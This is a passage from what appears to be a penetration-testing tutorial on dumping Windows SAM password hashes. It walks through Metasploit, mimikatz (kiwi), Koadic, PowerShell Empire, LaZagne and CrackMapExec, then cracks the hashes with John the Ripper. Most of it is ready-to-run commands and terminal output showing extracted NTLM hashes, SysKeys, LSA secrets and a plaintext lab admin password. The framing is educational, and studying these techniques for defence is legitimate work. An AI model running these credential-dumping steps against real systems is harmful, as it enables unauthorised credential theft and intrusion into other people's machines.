


```
msf5 > use post/windows/gather/credentials/credential_collector
msf5 post(windows/gather/credentials/credential_collector) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/credential_collector) > exploit

[*] Running module against DESKTOP-PIGEFK0
[+] Collecting hashes ...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: raj:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd
[+] Collecting tokens ...
    DESKTOP-PIGEFK0\raj
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    Window Manager\DWM-1
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
[*] Post module execution completed
msf5 post(windows/gather/credentials/credential_collector) >
```

Metasploit Framework: load kiwi

The next method that Metasploit offers is by firing up the Mimikatz module. To load mimikatz, use the load kiwi command and then use the following command to dump the whole SAM file using mimikatz.

```
load kiwi
lsa_dump_sam
```




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-PIGEFK0
SysKey : 4095a17172d999a276c8cc736cf20d5f
Local SID : S-1-5-21-301266811-631860562-3880156799

SAMKey : e49a52f8c4babfef19455ec7986da198

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 438403a713b66a883350a40bfe3966cd

RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678

meterpreter > 
```

Hence, you have your passwords as you can see in the image above.

Koadic

Once you have the session by Koadic C2, use the hashdump_sam module to get passwords as shown below:

```
use hashdump_sam
execute
```



```
(koadic: sta/js/mshta)# use hashdump_sam
(koadic: imp/gat/hashdump_sam)# execute
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) created.
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SAM hive (70450 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SECURITY hive (75501 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SysKey (64739 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SAM hive (/tmp/SAM.192.168.1.106.7997cd27679
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SECURITY hive (/tmp/SECURITY.192.168.1.106.f
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SysKey: 0x4095a17172d999a276c8cc736cf20d5f
[+] Zombie 0: Job 0 (implant/gather/hashdump_sam) completed.
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
 0000   01 00 00 00 10 2D DF 76  DC C9 05 8B 92 C8 DC 79   .....-.v.......y
 0010   C9 28 4E 22 35 24 A8 2C  D1 19 D0 8A 61 B2 ED 9B   .(N"5$.,....a...
 0020   CA F0 A9 BD 4A F6 DC DB  B0 8B 31 EE               ....J.....1.
DPAPI_SYSTEM:01000000102ddf76dcc9058b92c8dc79c9284e223524a82cd119d08a61b2ed9bcaf0a9bd4af6dcdbb08b31ee
[*] NL$KM
 0000   E6 FD 66 12 52 31 4C 34  11 01 DF 56 10 F6 E4 07   ..f.R1L4...V....
 0010   39 B4 91 28 52 BF 95 44  CF 92 60 91 3C 43 B8 E5   9..(R..D..`.<C..
 0020   9B DF A0 92 C9 7E FE 6D  78 29 4E 12 3C F5 D7 58   .....~.mx)N.<..X
 0030   2A FF 70 98 8B F5 02 E5  5C 48 6F 6E A0 01 C3 93   *.p.....\Hon....
NL$KM:e6fd661252314c341101df5610f6e40739b4912852bf9544cf9260913c43b8e59bdfa092c97efe6d78294e123cf5d758
[*] Cleaning up...
```

All the hashes from the SAM file will be dumped as shown in the above image.

Powershell Empire: mimikatz/sam

Once you have the session through the empire, interact with the session and use the mimikatz/sam module to dump the credentials with the help of the following commands:

```
usemodule cusemodule credentials/mimikatz/sam*
execute
```




```
(Empire: P13KNLGC) > usemodule cusemodule credentials/mimikatz/sam*
(Empire: powershell/credentials/mimikatz/sam) > execute
[*] Tasked P13KNLGC to run TASK_CMD_JOB
[*] Agent P13KNLGC tasked with task ID 1
[*] Tasked agent P13KNLGC to run module powershell/credentials/mimikatz/sam
(Empire: powershell/credentials/mimikatz/sam) > [*] Agent P13KNLGC returned results.
Job started: Z6CVMG
[*] Valid results returned by 192.168.1.104
[*] Agent P13KNLGC returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

284     {0;000003e7} 0 D 33486          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p
 -> Impersonated !
 * Process Token : {0;0004fc2a} 1 F 468358      WIN-NFMRD37ITKD\raj     S-1-5-21-3008983
 * Thread Token  : {0;000003e7} 0 D 503076      NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz(powershell) # lsadump::sam
Domain : WIN-NFMRD37ITKD
SysKey : 2b9d8c4bfadb49af7966e270ba428bc9
Local SID : S-1-5-21-3008983562-280188460-17735145

SAMKey : 79fd6cc95a85333898c719abea2fde2c

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e8 (1000)
User : raj
LM   :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6

RID  : 000003e9 (1001)
User : pentest
LM   :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6
```

This exploit will run mimikatz and will get you all the passwords you desire by dumping SAM file.

LaZAgne

LaZage is an amazing tool for dumping all kinds of passwords. We have dedicatedly covered LaZagne in our previous article. To visit the said article, click **here.** Now, to dump SAM hashes with LaZagne, just use the following command:

```
lazagne.exe all
```



```
C:\Users\raj\Downloads>lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 245b0f3a-c034-46a4-8d34-3392513d4479
[+] System masterkey decrypted for 52fd31fe-9124-4b11-ad27-c110dbda9808

########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```


Yay!!! All the credentials have been dumped.

CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. Using CrackMapExec, we can dump the hashes into the SAM very quickly and easily. It requires a bunch of things.

Requirements:
Username: Administrator
Password: Ignite@987
IP Address: 192.168.1.105
Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' --sam

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGN
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping SAM hashes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Added 3 SAM hashes to the database
```

Read More: **Lateral Moment on Active Directory: CrackMapExec**

Decrypting Hash: John the Ripper

John the Ripper is an amazing hash cracking tool. We have dedicated two articles to this tool. To learn more about John the Ripper, click here – **part 1, part 2.** Once you have dumped all the hashes from the SAM file by using any of the methods given above, then you just need the John the Ripper tool to crack the hashes by using the following command:

```
John --format=NT hash --show
```



```
root@kali:~# john --format=NT hash --show
raj:123:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

1 password hash cracked, 0 left
```

And as you can see, it will reveal the password by cracking the given hash.

Conclusion

The post focuses on dumping credentials from the Windows SAM file. Various methods have been shown to work using multiple platforms to successfully dump the credentials. To secure yourself, you first must learn how a vulnerability can be exploited and to what extent. Therefore, knowing such methods and what they can do is important.

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

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